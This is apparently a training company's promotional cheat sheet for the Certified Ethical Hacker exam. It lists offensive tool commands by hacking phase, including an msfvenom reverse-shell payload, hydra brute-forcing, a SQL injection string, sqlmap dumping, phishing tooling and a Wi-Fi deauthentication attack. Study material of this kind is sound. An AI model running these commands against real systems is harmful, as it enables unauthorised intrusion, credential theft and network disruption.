


CEH Cheat Sheet: A Beginner Guide for Ethical Hackers
In today’s digital world, cybersecurity is not optional—it’s essential. With increasing cyber threats, companies are actively hiring professionals who can think like hackers to defend systems. That’s where the CEH Cheat Sheet becomes your secret weapon.
The Certified Ethical Hacker (CEH) certification is one of the most respected credentials in cybersecurity. But the syllabus is vast, covering everything from reconnaissance to advanced web attacks. Beginners often struggle to remember commands, tools, and techniques.
This CEH Cheat Sheet is designed to simplify your learning journey. It provides a quick-reference guide to essential tools, commands, and concepts that every ethical hacker must know. Whether you’re preparing for the CEH exam or practicing in labs, this guide will help you move faster and smarter.
🧠 What is CEH?
The Certified Ethical Hacker (CEH) is a professional certification that teaches you how to identify vulnerabilities in systems using the same tools and techniques as malicious hackers—but legally.
It covers:
- Network security
- Web application security
- Malware analysis
- Penetration testing basics
🚀 Why Use a CEH Cheat Sheet?
A CEH Cheat Sheet helps you:
- 📌 Quickly revise important commands
- ⏱ Save time during lab practice
- 🧠 Memorize tools efficiently
- 🎯 Focus on practical learning
🔄 Understanding Ethical Hacking Phases

Ethical hacking follows a structured approach:
- Reconnaissance (Information Gathering)
- Scanning
- Enumeration
- Gaining Access
- Maintaining Access
- Covering Tracks
This cheat sheet is structured based on these phases.
🔍 Footprinting & Reconnaissance
This is the first step where you collect information about the target.
🔧 Common Tools & Commands
whois example.com
nslookup example.com
dig example.com
theHarvester -d example.com -b google
recon-ng
📘 What You Learn
- Domain information
- Email addresses
- DNS records
- Public data exposure
🌐 Scanning Networks
Scanning identifies live hosts, open ports, and services.
🔧 Nmap Commands (Most Important)
nmap -sS target_ip
nmap -sV target_ip
nmap -A target.com
nmap -p 1-65535 target.com
nmap -O target_ip
📘 Key Concepts
- Port scanning
- OS detection
- Service version detection
🧾 Enumeration
Enumeration extracts deeper details from systems.
🔧 Tools & Commands
enum4linux -a target_ip
snmpwalk -v2c -c public target_ip
nbtstat -A target_ip
📘 Purpose
- Find usernames
- Identify shared resources
- Get system details
🛡️ Vulnerability Analysis
After enumeration, you find weaknesses.
🔧 Tools
nikto -h http://target.com
openvas
nessus
📘 What It Does
- Detect vulnerabilities
- Identify misconfigurations
- Suggest fixes
💻 System Hacking
This phase focuses on gaining access.
🔧 Password Cracking Tools
hydra -l admin -P passwords.txt ssh://target
john --wordlist=password.txt hash.txt
hashcat -m 0 hash.txt wordlist.txt
📘 Techniques
- Brute-force attacks
- Dictionary attacks
- Privilege escalation
🦠 Malware Threats
Understanding malware is crucial for CEH.
🔧 Example Command
msfvenom -p windows/meterpreter/reverse_tcp LHOST=IP LPORT=4444 -f exe > payload.exe📘 Types of Malware
- Trojans
- Ransomware
- Spyware
📡 Sniffing
Sniffing captures network traffic.
🔧 Tools
tcpdump -i eth0
wireshark
ettercap
📘 Use Cases
- Packet analysis
- Credential capture
- Traffic monitoring
🎭 Social Engineering
This involves manipulating humans.
🔧 Tool
setoolkit📘 Techniques
- Phishing emails
- Fake login pages
- Human manipulation
🌍 Web Application Attacks
Web apps are common targets.
🔧 SQL Injection
' OR 1=1 --🔧 Tools
sqlmap -u "http://target.com?id=1" --dbs
burpsuite
📘 Attacks Covered
- SQL Injection
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)
📶 Wireless Network Hacking
Learn how Wi-Fi networks are tested.
🔧 Aircrack-ng Commands
airmon-ng start wlan0
airodump-ng wlan0mon
aireplay-ng --deauth 10 -a target_bssid wlan0mon
aircrack-ng capture.cap
📘 Purpose
- Capture packets
- Crack passwords
- Test Wi-Fi security
☁️ Cloud & IoT Security Basics
Modern CEH includes cloud and IoT topics.
📘 Key Areas
- Misconfigured cloud storage
- Weak IoT devices
- API vulnerabilities
✅ Best Practices for Beginners
- ✔ Practice in labs like Kali Linux
- ✔ Use legal environments (never hack illegally)
- ✔ Focus on understanding, not memorizing
- ✔ Stay updated with new tools
- ✔ Build a home lab
🏁 Conclusion
The CEH Cheat Sheet is not just a list of commands—it’s your roadmap to becoming a skilled ethical hacker. Mastering these tools and concepts will help you understand real-world cybersecurity challenges.
Ready to become a professional ethical hacker?
Join Axximum Infosolutions and get hands-on training, real-world labs, and expert mentorship.
❓ FAQs (CEH Cheat Sheet)
1. What is a CEH Cheat Sheet?
A quick reference guide for ethical hacking tools, commands, and techniques.
2. Is CEH difficult for beginners?
No, with proper guidance and practice, beginners can learn it easily.
3. Which OS is best for ethical hacking?
Kali Linux is the most popular choice.
4. Do I need programming skills?
Basic knowledge helps but is not mandatory.
5. How can I practice safely?
Use virtual labs like VMware or TryHackMe.
